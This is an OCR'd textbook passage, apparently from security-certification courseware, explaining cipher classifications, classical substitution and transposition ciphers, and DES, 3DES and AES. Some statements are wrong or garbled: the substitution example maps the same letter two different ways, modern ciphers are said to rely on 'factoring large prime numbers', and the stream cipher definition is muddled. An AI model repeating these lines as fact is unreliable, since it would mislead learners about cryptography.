

Types of ciphers
Modern Ciphers
Classical Ciphers
Substitution cipher
A block of plaintext is replaced with ciphertext
Transposition cipher
The letters of the plaintext are shifted about to form the cryptogram
Based on the type of key used
Private Key
Same key is used for encryption and decryption
Public Key
Two different keys are used for encryption and decryption
Based on the type of input data
Block Cipher
Encrypts blocks of data of fixed size
Stream Cipher
Encrypts continuous streams of data

Figure 20.5: Classification of ciphers

Ciphers are of two main types: classical and modern.

- **Classical Ciphers**

  Classical ciphers are the most basic type of ciphers, which operate on letters of the alphabet (A–Z). These ciphers are generally implemented either by hand or with simple mechanical devices. Because these ciphers are easily deciphered, they are generally unreliable.

  Types of classical ciphers

  - **Substitution cipher**: The user replaces units of plaintext with ciphertext according to a regular system. The units may be single letters, pairs of letters, or combinations of them, and so on. The recipient performs inverse substitution to decipher the text. Examples include the Beale cipher, autokey cipher, Gronsfeld cipher, and Hill cipher.

    For example, "**HELLO WORLD**" can be encrypted as "**PSTER HGFST**" (i.e., H=P, E=S, etc.).


  - **Transposition cipher**: Here, letters in the plaintext are rearranged according to a regular system to produce the ciphertext. For example, "**CRYPTOGRAPHY**" when encrypted becomes "**AOYCRGPTYRHP**." Examples include the rail fence cipher, route cipher, and Myszkowski transposition.

- **Modern Ciphers**

  Modern ciphers are designed to withstand a wide range of attacks. They provide message secrecy, integrity, and authentication of the sender. A user can calculate a modern cipher using a one-way mathematical function that is capable of factoring large prime numbers.

Types of Modern ciphers

- **Based on the type of key used**
  - **Symmetric-key algorithms (Private-key cryptography)**: Use the same key for encryption and decryption.
  - **Asymmetric-key algorithms (Public-key cryptography)**: Use two different keys for encryption and decryption.
- **Based on the type of input data**
  - **Block cipher**: Deterministic algorithms operating on a block (a group of bits) of fixed size with an unvarying transformation specified by a symmetric key. Most modern ciphers are block ciphers. They are widely used to encrypt bulk data. Examples include DES, AES, IDEA, etc. When the block size is less than that used by the cipher, padding is employed to achieve a fixed block size.
  - **Stream cipher**: Symmetric-key ciphers are plaintext digits combined with a key stream (pseudorandom cipher digit stream). Here, the user applies the key to each bit, one at a time. Examples include RC4, SEAL, etc.



Data Encryption Standard (DES) and Advanced Encryption Standard (AES)

Data Encryption Standard (DES)

- DES is designed to **encipher** and **decipher** blocks of data consisting of **64 bits** under control of a 56-bit key
- DES is the **archetypal block cipher** — an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length
- Due to the **inherent weakness** of DES with today's technologies, some organizations triple repeat the process (3DES) for added strength until they can afford to update their equipment to AES capabilities

Advanced Encryption Standard (AES)

- AES is a **symmetric-key** algorithm used by the US government agencies to secure sensitive but unclassified material
- AES is an **iterated block cipher** that works by repeating the same operation **multiple** times
- It has a **128-bit** block size with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively

Data Encryption Standard (DES)

DES is a standard for data encryption that uses a secret key for both encryption and decryption (symmetric cryptosystem). DES uses a 64-bit secret key, of which 56 bits are generated randomly and the other 8 bits are used for error detection. It uses a data encryption algorithm (DEA), a secret key block cipher employing a 56-bit key operating on 64-bit blocks. DES is the archetypal block cipher—an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length. The design of DES allows users to implement it in hardware and use it for single-user encryption, such as to store files on a hard disk in encrypted form.

DES provides 72 quadrillion or more possible encryption keys and chooses a random key for the encryption of each message. Because of the inherent weakness of DES vis-à-vis today's technologies, some organizations use triple DES (3DES), in which they repeat the process three times for added strength until they can afford to update their equipment to AES capabilities.

Triple Data Encryption Standard (3DES)

Eventually, it became obvious that DES would no longer be secure. The U.S. Federal Government began a contest seeking a replacement cryptography algorithm. However, in the meantime, 3DES was created as an interim solution. Essentially, it performs DES three times with three different keys. 3DES uses a "key bundle" that comprises three DES keys, K1, K2, and K3. Each key is a standard 56-bit DES key. It then performs the following process:

DES *encrypt* with K1, DES *decrypt* with K2, DES *encrypt* with K3

There are three options for the keys. In the first option, all three keys are independent and different. In the second option, K1 and K3 are identical. In the third option, all three keys are the same; therefore, you are literally applying the same DES algorithm three times with the same key. The first option is the most secure, while the third is the least secure.

Advanced Encryption Standard (AES)

